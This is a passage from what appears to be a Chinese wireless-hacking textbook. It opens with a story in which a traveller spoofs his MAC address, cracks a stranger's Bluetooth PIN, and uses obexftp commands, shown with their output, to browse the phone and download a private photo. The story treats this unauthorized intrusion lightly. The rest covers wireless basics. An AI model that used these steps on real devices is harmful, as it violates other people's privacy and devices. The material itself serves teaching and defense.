又下大雪了。看着高大的落地窗外机场跑道上残留的积雪，迅暗自咒骂着，转过头，看着登机屏上闪过的一行行的“航班延误”提示，不由地叹了口气：本以为凌晨下的雪不会影响中午航班的，这下看来又要无聊一段时间了。

由于积雪导致航班延误，造成多个航班的旅客滞留机场，人也就显得多了起来。迅熟门熟路地走进候机大厅内的一个咖啡馆，要了杯摩卡坐了下来。总要找点事情做，不是吗？



无线网络黑客攻防

回想起前几年在某个黑客期刊上看到的一篇“蓝牙攻防”文章，迅笑了笑，打开笔记本，看着深灰色的 Ubuntu 9.10 标识一闪而过，便笑了笑掏出一个带着 Jabra 标识的蓝牙适配器，插入 USB 接口（如图 0-25 所示）。

还好升级了 BlueZ，迅自语道，打开几个 Shell，便开始搜索周围开启蓝牙功能的移动设备。隔了数秒，结果便显示出来了（如图 0-26 所示）。三星、Nokia、索爱、山寨机，各种熟悉的品牌及设备型号一个个闪过。看来在机场的收获总是要多一点，虽然有很多人修改了手机的默认名称，但也不过如此，迅笑了笑……




图 0-25

图 0-26

为了避免不必要的麻烦，迅先修改了自己蓝牙适配器的 MAC 地址，又搜索了几遍蓝牙设备，然后从里面挑出几个固定的设备，便开始对其中一个移动设备进行蓝牙服务探查。sdptool 总是不会让人失望，看到出现的 Headset Audio、Handsfree Audio 等典型的服务名称，迅再次明确了这台设备的身份是一台智能手机。从蓝牙设备 MAC 上看，根据经验，应该是款 Nokia 的产品，如图 0-27 所示。



图 0-27

2. 手机中的隐私

既然是几年前的型号，就能找到解决方法，迅一边想着一边发起了攻击。经过几分钟的

等待，终于截获了蓝牙 PIN 码。于是在使用了几个小技巧后，迅成功地劫持了合法的蓝牙验证，与对方建立了连接。趁着对方还没有反应过来，迅飞快地开始了文件遍历。大概浏览了一下文件目录结构，迅选择了“存储卡”这一通常代表丰富信息的目录进行详细列举（如图 0-28 所示）。



```
longas@ZerOne:~$ sudo obexftp -b 00:21:FC:99:E1:81 -l "存储卡"
Browsing 00:21:FC:99:E1:81 ...
Connecting..done
Receiving "存储卡"...|<?xml version="1.0"?>
<!DOCTYPE folder-listing SYSTEM "obex-folder-listing.dtd">
[ <!ATTLIST folder mem-type CDATA #IMPLIED> ]
<folder-listing version="1.0">
  <parent-folder />
  <folder name="提示音" created="20060101T120000" user-perm="RW" mem-type="MMC"/>
  <folder name="收藏" created="20060101T120000" user-perm="RW" mem-type="MMC"/>
  <folder name="游戏" created="20060101T120000" user-perm="RW" mem-type="MMC"/>
  <folder name="主题元素" created="20060101T120000" user-perm="RW" mem-type="MMC"/>
  <folder name="Dictionary" created="20060101T120000" user-perm="RW" mem-type="MMC"/>
  <folder name="图像" created="20060101T090124" user-perm="RWD" mem-type="MMC"/>
  <folder name="视频短片" created="20060101T090124" user-perm="RWD" mem-type="MMC"/>
  <folder name="录音" created="20070425T115630" user-perm="RWD" mem-type="MMC"/>
```

图 0-28

迅翻了翻存储卡中名为 music 的目录，看见很多 MP3 文件，而且有很多带着“单簧管”这样关键字的 MP3 文件（如图 0-29 所示）。看来还是一个会黑管的音乐迷？讯有些期待了，看来事情会变得有意思起来，抓紧时间继续看看。



```
longas@ZerOne:~$ sudo obexftp -b 00:21:FC:99:E1:81 -l "music"
Browsing 00:21:FC:99:E1:81 ...
Connecting..done
Receiving "music"...|<?xml version="1.0"?>
<!DOCTYPE file-listing SYSTEM "obex-file-listing.dtd">
[ <!ATTLIST file mem-type CDATA #IMPLIED> ]
<file-listing version="1.0">
  <file name="413.MP3" size="453456" modified="20090316T035110" user-perm="RWD"/>
  <file name="414.MP3" size="535248" modified="20090316T035120" user-perm="RWD"/>
  <file name="415.MP3" size="995904" modified="20090316T035136" user-perm="RWD"/>
  <file name="416.MP3" size="1150955" modified="20090316T041424" user-perm="RWD"/>
  <file name="单簧管 - 最后的蓝调曲.mp3" size="3670016" modified="20100226T121118" user-perm="RWD"/>
  <file name="黑管 - 莫斯科郊外的晚上.mp3" size="7573504" modified="20100226T125508" user-perm="RWD"/>
  <file name="欣赏 - 单簧管.mp3" size="1607679" modified="20100226T125914" user-perm="RWD"/>
  <file name="宫崎骏 - Always with me.mp3" size="4150717" modified="20100226T130012" user-perm="RWD"/>
  <file name="悠扬单簧管《醉心绝对》 - 后来.mp3" size="5487153" modified="20100226T1313146" user-perm="RWD"/>
  <file name="单簧管 - 加沃特.mp3" size="2658432" modified="20100226T131124" user-perm="RWD"/>
</file-listing>
done
Disconnecting..done
longas@ZerOne:~$
```

图 0-29

看起来内容有很多，迅不由地吹了一声口哨，在翻看这款手机的 Images 目录时（如图 0-30 所示），发现了很多图片文件。这些文件按照日期顺序分文件夹排列着，相信其中绝大多数都是使用手机自带摄像头拍摄的，还有一些从名字上看应该是机主自己复制的。

迅想了想，还是决定先挑一张照片下载回来。照片不算大，也就 1.5MB，不过也许是距



无线网络黑客攻防

离有些远，下载速率只有 1.4kB/s（如图 0-31 所示）。



图 0-30





图 0-31

“叮”，耳机传来下载完毕的提示，好了。迅快速翻开笔记本，查看已经下载至桌面的图片。是一位美女，迅眼睛一亮，刚想说什么，广播适时地响了起来“乘坐 HU1228 航班的旅客，请到 13 号登机口排队登机，跑道已清扫完毕，请您快速登机”，一个甜美的女声回荡在整个候机大厅中。不会吧，就差一点，迅无语地看着图片中长相甜美、身材颇好的漂亮女孩。看来无缘啊，迅合上笔记本，塞入背包中，转身走向了 13 号登机口。XKungFoo，我来了。

提醒：除了保护好自己的隐私外，用户还需要为自己手机的各种连接设置必要的配对密码，如常用的蓝牙、无线连接、红外等。另外，建议用户在不使用这些配置时，将其关闭，需要时再调用即可。





第1章

无线网络基础常识简介

在学习所有的事情之前，首先需要大家打好基础。
本章介绍有关无线网络的一些基础常识。

- 1.1 什么是无线网络
- 1.2 认识无线路由器
- 1.3 了解无线网卡
- 1.4 了解天线
- 1.5 相关术语简介





1.1 什么是无线网络

在五六年前提到无线网络这个名称时，相信很多人还并不明白什么是无线网络，甚至没有见过无线产品。而现在走进任何一个城市的电脑城，铺天盖地的无线产品广告，每一个柜台上成堆的无线设备包装盒，即使是再没有接触过无线网络的人，也能从中看到无线网络热切的发展和庞大的需求。那么什么是无线网络呢？一般来说，无线网络可以分为狭义无线网络和广义无线网络。

1.1.1 狹义无线网络

所谓狭义无线网络，指的就是现在经常提到的“无线网络”，即基于 802.11b/g/n 标准的无线局域网（Wireless Local Area Network，WLAN），由于其具有可移动性、安装简单、高灵活性和高扩展能力，作为对传统有线网络的延伸，在许多特殊环境中得到了广泛应用。

随着无线数据网络解决方案的不断推出，“不论在任何时间、任何地点都可以轻松上网”这一目标正在被逐步实现，全球 Wi-Fi 设备呈现出迅猛增长的态势。Wi-Fi 联盟首席执行官 Edgar Figueroa 预计，2010 年全球 Wi-Fi 产品的交货量会达到 8 亿部，仅 2011 年一年就可实现 10 亿部 Wi-Fi 设备上市，并且以后每年 Wi-Fi 设备交付量都会达到 10 亿部。下面来看一些基本的概念。

1. 无线网络的由来

IEEE 802.11 第一个版本发表于 1997 年，其中定义了介质访问接入控制层（MAC 层）和物理层。物理层定义了工作在 2.4GHz 的 ISM 频段上的两种无线调频方式和一种红外传输的方式，总数据传输速率设计为 2Mbit/s。两个设备之间的通信可以以自由直接（ad hoc）的方式进行，也可以在基站（Base Station，BS）或者访问点（Access Point，AP）的协调下进行。

1999 年加上了两个补充版本：802.11a 定义了一个在 5GHz ISM 频段上的数据传输速率可达 54Mbit/s 的物理层，802.11b 定义了一个在 2.4GHz 的 ISM 频段上，但数据传输速率高达 11Mbit/s 的物理层。

2.4GHz 的 ISM 频段为世界上绝大多数国家通用，因此 802.11b/g 得到了广泛的应用。苹果公司把自己开发的 802.11 标准起名为 AirPort。1999 年工业界成立了 Wi-Fi 联盟，致力解决符合 802.11 标准的产品的生产和设备兼容性问题。

知识点：注意，实际上，Wi-Fi 为制定 802.11 无线网络的组织，并非代表无线网络。但现在常常能在电脑城、网上及一些书籍上听到或看到很多人把无线网称之为 WiFi 网。希望大家理解并注意。

2. 关于 802.11 标准

作为无线网络重要的 802.11 标准的发展，大家还是有必要了解一下的，具体内容如表 1-1 所示。其中，现在的无线网络及设备主要使用的是 802.11b/g/n，尤其以 802.11g 最为普及，不过 802.11n 正在以飞快的速度赶超。

表 1-1

标 准	备 注
802.11	1997 年, 原始标准 (2Mbit/s, 2.4GHz 频道)
802.11a	1999 年, 物理层补充 (54Mbit/s, 5GHz 频道)
802.11b	1999 年, 物理层补充 (11Mbit/s, 2.4GHz 频道)
802.11c	符合 802.1D 的媒体接入控制层 (MAC) 桥接 (MAC Layer Bridging)
802.11d	根据各国无线电规定做的调整
802.11e	对服务等级 (Quality of Service, QoS) 的支持
802.11f	基站的互连性 (Interoperability)
802.11g	物理层补充 (54Mbit/s, 2.4GHz 频道)
802.11h	无线覆盖半径的调整, 室内 (Indoor) 和室外 (Outdoor) 通道 (5GHz 频段)
802.11i	安全和鉴权 (Authentification) 方面的补充
802.11n	导入多重输入/输出 (MIMO) 和 40Mbit/s 通道宽度 (HT40) 技术, 基本上是 802.11a/g 的延伸版

除了上面的 IEEE 标准外, 还有一些改进型的技术, 比如被称为 802.11g+ 的技术, 在 IEEE 802.11g 的基础上提供 108Mbit/s 的传输速率, 跟 802.11b+ 一样, 同样是非标准技术, 由无线网络芯片生产商 Atheros 所提倡的则为 SuperG。如图 1-1 所示, 这个 SuperG 图标在一些无线路由器和无线网卡上是很常见的, 比如当年 TP-LINK 的所谓“域展”技术就是基于此的。图 1-2 所示为基于 SuperG 技术的各种无线网卡。



图 1-1




图 1-2

3. Wi-Fi 联盟

图 1-3 所示的是 Wi-Fi 联盟认证, 这个原本陌生的标识就是无线技术支持的象征, 正开始频繁地出现在智能手机、PDA、笔记本和各种便携式设备上。

Wi-Fi 联盟 (Wi-Fi Alliance) 是一家全球及非营利性的行业协会, 拥有 300 多家成员企业, 共同致力于推动无线局域网络 (WLANs) 产业的发展。以增强移动无线、便携、移动和家用设备的用户体验为目标, Wi-Fi 联盟一直致力于通过其测试和认证方案确保基于 IEEE 802.11 标准的无线局域网产品的可互操作性。自 2000 年 3 月 Wi-Fi 联盟开展此项认证以来, 已经有超过 4000 种产品获得了 Wi-Fi CERTIFIED 指定认证标志, 有力地推动了 Wi-Fi 产品和服务在消费者市场和企业市场两方面的全面开展。

另外, 觉得有必要强调一下 WiFi 的读音, 在电脑城买设备时经常能看到很多人并不知道如何读这个词, 在购买无线设备和与人交流时闹出了不少笑话, 比如, 常有人读为 WeiFei。



图 1-3



WiFi 的正确读音是[wai] [fai]，拼音音译为 waifai，据著名的美国韦氏大学词典和法国的罗贝尔词典，音标是[wifi]，发音还是为 waifai。

4. 无线网络组成

无线网络由以下几个部分组成：

- 基本服务单元（Basic Service Set, BSS）：网络最基本的服务单元。最简单的服务单元可以只由两个无线客户端组成，就好比对等网。客户端可以动态地连接（Associate）到基本服务单元中。
- 站点（Station）：网络最基本的组成部分，通常指的就是无线客户端。
- 接入点（Access Point, AP）：无线接入点既有普通有线接入点的能力，又有接入到上一层网络的能力。其实 AP 和无线路由器是有区别的，相比来说，无线路由器的功能更多。不过在基本功能上，两者并无实质性的区别，所以在很多文章中都会将无线路由器也称之为 AP，从广泛意义上讲，也不算错。
- 扩展服务单元（Extended Service Set, ESS）：由分配系统和基本服务单元组合而成。这种组合是逻辑上的，并非物理上的——不同的基本服务单元物有可能在地理位置上相差甚远。分配系统也可以使用各种各样的技术。

结合实际的抓图来解释一下，如图 1-4 所示，这个图会在后面破解时经常看到。

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:17:9A:68:F6:7B	-28	13	484	21	6	54	WPA	TKIP	PSK	zerone

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:17:9A:68:F6:7B	00:1F:38:C9:71:71	-21	18	5	553	413
00:17:9A:68:F6:7B	00:16:44:C6:FD:61	-31	48	36	0	94

图 1-4

在左侧下方的 BSSID 即为基本服务单元 ID，这里就是 AP 的 MAC。而在左侧靠右方的 STATION 即为当前连接至该 AP 的无线客户端，这里就是无线客户端的无线网卡 MAC。至于右侧上方的 ESSID，即为扩展服务单元，常被简称为 SSID，就是用于区别与其他无线网络的标识，这里设置为 zerone。

5. 无线网络运作原理

无线网络的设置至少需要一个 Access Point 即 AP，和一个或一个以上的无线 Client 即装有无线网卡的客户端，简称无线客户端。AP 每 100ms 将 SSID(Service Set Identifier) 经由 Beacons(信号台) 封包广播一次，Beacons 封包的传输速率是 1 Mbit/s，并且长度相当短，所以这个广播动作对网络效能的影响不大。因为 Wi-Fi 规定的最低传输速率是 1 Mbit/s，所以确保所有的 Wi-Fi Client 端都能收到这个 SSID 广播封包，无线客户端 Client 可以借此决定是否要和这一个 SSID 的 AP 连接。使用者可以设定要连接到哪一个 SSID。Wi-Fi 系统总是对客户端开放其连接标准，并支持漫游，这就是 Wi-Fi 的好处。

1.1.2 广义无线网络

一说到广义无线网络，相信有很多读者朋友不太明白，什么是广义无线网络呢？所谓广义无线网络，它包含3个方面：WPAN、WLAN、WWAN，如图1-5所示。

分别来看一看这三者的区别，具体如下：

1. WPAN

WPAN是Wireless Personal Area Network Communication Technologies的缩写，指无线个人局域网通信技术，即常说的无线个人局域网或者无线个域网。

无线个人局域网（WPAN）是一种采用无线连接的个人局域网。它被用在诸如电话、计算机、附属设备以及小范围（个人局域网的工作范围一般是在10m以内）内的数字辅助设备之间的通信。支持无线个人局域网的技术包括Bluetooth（蓝牙）、ZigBee、超频波段（UWB）、IrDA（红外）、HomeRF等，其中蓝牙技术在无线个人局域网中使用得最广泛。每一项技术只有被用于特定的用途、应用程序或领域才能发挥最佳的作用。此外，虽然在某些方面，有些技术被认为是在无线个人局域网空间中相互竞争的，但是它们之间常常又是互补的。

WPAN被定位于短距离无线通信技术，但根据不同的应用场合又分为高速（HR-WPAN和低速LR-WPAN）两种。发展高速WPAN是为了连接下一代便携式消费者电器和通信设备，支持各种高速率的多媒体应用，包括高质量声像配送、多兆字节音乐和图像文档传送等。这些多媒体设备之间的对等连接要提供20Mbit/s以上的数据速率以及在确保的带宽内提供一定的服务质量（QoS）。高速率WPAN在宽带无线移动通信网络中占有一席之地。发展低速WPAN是因为在日常生活中并不是都需要高速应用。

从网络构成上来看，WPAN位于整个网络架构的底层，用于很小范围内的终端与终端之间的无线连接，即点到点的短距离连接。WPAN是基于计算机通信的专用网，工作在个人操作环境中，把需要相互通信的装置构成一个网络，且无须任何中央管理装置及软件。用于无线个人局域网的通信技术有很多，如Bluetooth（蓝牙）、IrDA（红外）、HomeRF等，下面就讲解几种主要的技术。

- **Bluetooth（蓝牙）：**蓝牙是由爱立信、英特尔、诺基亚、IBM和东芝等公司于1998年5月联合主推的一种短距离无线通信技术，它可以用于在较小的范围内通过无线连接的方式实现固定设备或移动设备之间的网络互联，从而在各种数字设备之间实现灵活、安全、低功耗、低成本的语音和数据通信。蓝牙技术的一般有效通信范围为10m，强的可以达到100m左右，其最高速率可达1Mbit/s。其传输使用的功耗很低，广泛应用于无线设备（如PDA、手机、智能电话）、图像处理设备（照相机、打印机、扫描仪）、安全产品（智能卡、身份识别、票据管理、安全检查）、消遣娱乐（蓝牙耳机、MP3、游戏）、汽车产品（GPS、动力系统、安全气袋）、家用电器（电视机、电冰箱、电烤箱、微波炉、音响、录像机）等领域。
- **IrDA（红外）：**IrDA是国际红外数据协会的英文缩写，IrDA技术是一种利用红外线进行点对点短距离通信的技术。IrDA技术的主要特点有：利用红外传输数据，无须专门申请特定频段的使用执照；设备体积小、功率低；由于采用点到点的连接，数据传输所受到的干扰较小，数据传输速率高，可达1Gbit/s。但存在一定的技术缺陷，

	WPAN	WLAN	WWAN
Standards	Bluetooth v2.0+ EDR**	IEEE802.11 a/b/g/n, HiperLAN, HiperLAN2	GSM, GPRS, CDMA
Speed	< 3 Mbps	1-540 Mbps	10-384 Kbps
Range	Short	Medium	Long
Applications	Peer-to-Peer device to device	Home, small business and enterprise networks	PDA, mobile phones, cellular access

图1-5



如受视距影响其传输距离短、要求通信设备的位置固定、其点对点的传输连接无法灵活地组成网络等。

2. WLAN

WLAN 即 Wireless LAN 的缩写，指的就是无线局域网，也就是上面所说的“狭义无线网络”。具体请参考上面狭义无线网络的内容。

3. WWAN

WWAN 是 Wireless WAN 的缩写，指无线广域网通信技术，即常说的无线广域网。

无线广域网络是移动电话及数据服务所使用的数字移动通信网络，由电信运营商所经营。无线广域网络的连线能力可涵盖相当广的地理区域，但到目前为止资料传输率都偏低，只有 115 kbit/s，和其他较为区域性的无线技术相差甚远。目前全球的无线广域网络主要采用 GSM 及 CDMA 技术，其他还有 3G 或者 3.5G 等技术。

欧洲对 GSM 的标准化相当早，目前包括 GSM 以及相关的无线数据技术，GPRS 及新一代 EDGE 技术（Enhanced Data GSM Evolution）大约共掌握了全球 2/3 的市场，分布的范围包括北美、欧洲及亚洲。新一代的 EDGE 技术可提升 GPRS 的资料传输率达 3~4 倍。而其他 GSM 业者，尤其已经购买新 3G 频谱的业者，则主打 WCDMA 规格（Wideband CDMA），WCDMA 预计资料传输率可达 2Mbit/s。另外还有一套延伸技术称为 HSDPA（High-Speed Downlink Packet Access），其资料传输率可高达 3.6 Mbit/s 以上。

主导 CDMA 技术的发展在美国，CDMA2000 无线广域网络技术在北美、日本、韩国及中国的建设已有相当规模。CDMA2000 1xRTT 技术（Single-Carrier Radio Transmission Technology）已相当广泛地建置。而新一代的 1xEV-DO 技术（1xEvolution-Data Optimized）预计可最高支援 2.4 Mbit/s 的资料传输率。而电信业者将采用规格 A 版继续发展 EV-DO，以支援更高的资料传输率以及 VoIP（Voice over Internet Protocol）通话功能。

简单地说，WWAN 指的就是通过通信设备和通信网络来上网，不管是以前的 GSM、EDGE 和 CDMA，还是现在的 3G，或者将来的 3.5G 网络，现在个人用 PC 卡装 SIM 卡，或者把手机连在笔记本电脑上当做 Modem 连网，都叫 WWAN。

一般来说，只要准备一台笔记本电脑，通过内建的无线网卡就可以进行无线黑客攻防演练了。但是想要成为一位稍微专业的无线黑客，有些知识还是需要了解的，比如最基础的无线路由器。

1.2 认识无线路由器

其实无线路由器的作用和有线路由器的作用是一样的，唯一不同的就是无线路由器的顶部或者尾部多了一个或者几个天线，其作用就是提供无线网络的支持，除此之外，其他无论是外观，还是内在配置页面都和同款型的有线路由器几乎一模一样。关于具体的配置放到后面第 2 章结合具体的内容时再讲。

每一个厂商的无线产品都有自己的特点，图 1-6 所示为 Linksys（注：Linksys 是思科下的无线产品品牌）的一款企业型无线路由器，支持 802.11b/g 协议，其特点是使用多个天线来分工进行无线数据的接收与发送。图中的 Linksys 无线路由器就有两个天线，且支持用户根据需要对天线拆卸和换装，非常方便，需要注意的是一些旧的型号不支持。图 1-7 所示为市场占有量最高的 TP-LINK 的 11N 系列无线路由器，性价比非常高。




图 1-6




图 1-7

为方便大家的购买及参考，下面把目前市面上常见的无线设备厂商一一列举出来。表 1-2 所示为主要无线产品的名称及对应官方网站，在后面附上了一些个人的看法和建议，希望能给想要学习无线安全的人们带来帮助。

表 1-2

厂商品牌	官方网站	个人建议，仅供参考
Linksys	www.linksys.com/cn/	价格昂贵，性能优
D-LINK	www.dlink.com.cn	性价比不错，很稳定
TP-LINK	www.tp-link.com.cn	性价比最高，市场占有率最好
Netgear	www.netgear.com.cn	一般
Buffalo	www.buffalo-china.com	来自日本，性能不错，价格稍贵
NETCORE	www.netcoretec.com	一般
ASUS	www.asus.com.cn	不太稳定，价格还可以
BELKIN	www.belkin.com/cn/	以前价格贵，现在还可以，东西不错
IPTIME	www.iptime.cn	来自韩国，操作非常方便，推荐

那么，由于无线路由器自带的天线增益一般都很小，基本上也就是 10m~100m 的有效距离，所以无线黑客也会考虑外接更强大的天线以延长探测及攻击的范围。下面就来看看天线的知识。

1.3 了解无线网卡

关于网卡芯片的选择以及具体产品型号的购买参考，请大家查看第 3 章的内容。这里主要介绍常见的一个疑问，就是关于无线网卡与无线上网卡的区别。很多初接触无线的读者都会有些迷惑，所以这里澄清一下。

1.3.1 无线网卡

在搭建无线局域网时，在客户端上会使用无线网卡。其支持的是常说的 802.11b/g/n 协议，在很多地方也称之为 Wi-Fi 卡。按照接口类型分类可分为 USB、PCMCIA、PCI 及 MiniPCI 等。图 1-8 所示为 IPTIME 出品的 USB 无线网卡，图 1-9 所示为 Linksys 出品的 PCMCIA 无线网卡。



图 1-8




图 1-9

在距离上来说，无线网卡是依靠接收附近无线网络信号来上网的，这个信号源不能离得太远，一般无线网卡是配合无线路由器使用的，使用距离在 5m~30m 范围内。

1.3.2 无线上网卡

所谓无线上网卡是依靠接收无线宽带运营商在公共场所发出的网络信号来上网的，这个信号源可以离无线上网的电脑很远，如联通的 CDMA 1X 上网卡、移动的 GPRS 无线网卡、电信的 EVDO 卡以及移动/联通的 3G 卡等。从理论上讲，假设你买了移动的无线上网卡，那么在有移动基站信号覆盖的地方都可以无线上网。

而无线网卡的应用范围要小一些，但是一般来说，无线上网卡的信号强度要比有线网卡差一些，基本只能满足一些基础的网络应用，如浏览网页、收发邮件等。当然，那是在 CDMA 及 GPRS 的时候，现在的 EVDO、TD-CDMA 等 3G 技术的出现，使得上网速度大大提升。图 1-10 所示为中国电信的天翼 3G EVDO 无线上网卡。

正如上面所说的，无线网卡支持不同的接口，一般是 USB 接口或者笔记本 PCMCIA 接口，用户可以根据需要上网的电脑来选择。而无线上网卡一般只针对笔记本电脑用户，常见的为 USB 式的，但也有 PCMCIA 接口的，图 1-11 所示为中兴的 3G 无线上网卡。作为硬件，一般你购买无线上网套餐的时候，运营商会赠送无线上网卡。



图 1-10



图 1-11

1.4 了解天线

根据需要，无线黑客为了接收更远的无线网络信号，会准备一些天线来提高无线网卡或者无线接入点的能力。

一般来说，天线按其方向可大略分为全向天线和定向天线两种。

1.4.1 全向天线

从名字上看，该类型天线的电磁场辐射能量在每个方位都会一致，目前最普遍的全向性天线当属偶极天线，绝大部分的基地台都是内建偶极天线，其水平辐射范围是 360° 的波束，由于水平每个方向的能量都均等，由天线上方往下看形成类似甜甜圈的波束形状，若压缩其垂直辐射范围，传输距离将随着波束的集中而延伸，波束形状则会趋近于薄饼。图 1-12 是由天线上方与侧面描绘波束的图形，如果偶极天线的增益越大，表示波束垂直的半功率波束宽度（HPBW）越小，能传输的距离也越大。因为全向性天线可以涵盖所有水平方向，因此通常安装于开阔、开放环境的中央位置；若是应用于户外，全向天线必须安装在大楼顶端或高处，并且位于信号涵盖区的中央位置，以便与其他指向性天线装置通信，构成单点对多点（Point-to-Multipoint）的星状拓朴。

若“小黑们”看到上面的内容会头晕，那就简单总结一下，全向天线就相当于以天线为圆心，其传输距离为半径，画一个圆，这个圆内就是无线信号的覆盖范围。一般来说，在实际工作中，半径多为 $10m \sim 30m$ ，这也是为什么能在街道上探测到那些穿出墙壁的信号的原因之一。图 1-12 所示为全向天线的信号辐射效果图。

图 1-13 和图 1-14 均为连接在无线网卡上的全向天线。



图 1-13




图 1-14

1.4.2 定向天线

定向天线也称为指向性天线，一般用于指向某一个特定的方位，由于信号的凝聚性较高，所以相对的传输距离会比较远。定向天线有各种不同的款式与形状，如 Patch 天线、Panel 天线和八木（Yagi）天线，经常用于无线区域网路中短距离的桥接（Bridge）；例如，跨马路的两栋大楼，或者空间宽广的厂房、仓库都是理想的应用环境。图 1-13 所示为 Yagi 八木天线，图 1-16 所示为平板天线。

此外还有专门用于长距离通信的高方向性天线，有极窄的波束宽度与很高的增益值，也可称为高增益指向性天线。例如，碟形天线和格状天线，通常用于点对点的通信连接，传输距离可以高达 40 千米；因为波束非常窄，天线彼此之间必须要很精准地瞄准，而且天线之



无线网络黑客攻防

间的直视必须没有任何阻碍物。一些尝试进行远距离无线探测机攻击的黑客们，会使用图 1-17 所示的远距离栅格天线。




图 1-15



图 1-16




图 1-17

1.5 相关术语简介

下面是无线网络安全中常会涉及的基本术语，本书后面章节还将涉及更多的无线网络术语。

- **SSID:** Service Set Identifier，服务集标识符。标识某一无线局域网的唯一标识符。无线客户端（笔记本、PDA 或者带 Wi-Fi 的手机）用它入网后与接入点进行通信。SSID 可以是任何字符，最大长度为 32 个字符。
- **WAP:** Wireless Application Protocol，无线应用协议，是一个开放式标准协议，利用它可以把网络上的信息传送到移动电话或其他无线通信终端上。WAP 能够运行于各种无线网络之上，如 GSM、GPRS、CDMA 等。WML 是无线注标语言（Wireless Markup language）的英文缩写。支持 WAP 技术的手机能浏览由 WML 描述的 Internet 内容。
- **AP:** (Wireless) Access Point，即无线访问点或无线接入点。无线客户端需要连接无线接入点才能获得登录外部互联网的能力。无线接入点可以是一座大型无线接入设备，也可以是一台小型无线路由器。由于在有的资料中会把 WAP（Wireless AP）和 WAP（Wireless Application Protocol）概念相混淆，所以在本书中都将使用该简化词汇 AP 来指代无线接入点。
- **WEP:** Wired Equivalent Privacy，是目前市面上最常用的无线网络的认证机制之一，它是 802.11 定义下的一种加密方式，简单地说，就是先在无线 AP 中设定一组密码，使用者要连上这个无线 AP 时，必须输入相同的密码才能联机。此部分在第 3 章将有详细描述。
- **WPA:** Wi-Fi Protected Access，是目前市面上常用的无线网络的认证机制之一，分为个人和企业的 WPA-Personal 和 WPA-Enterprise 两种。此部分在第 3 章将有详细描述。
- **EAP:** Extensible Authentication Protocol，是一种用于验证网络设备身份的鉴权机制。由于本书定位为无线黑客攻防入门图书，故关于 EAP 的安全攻防暂不涉及。
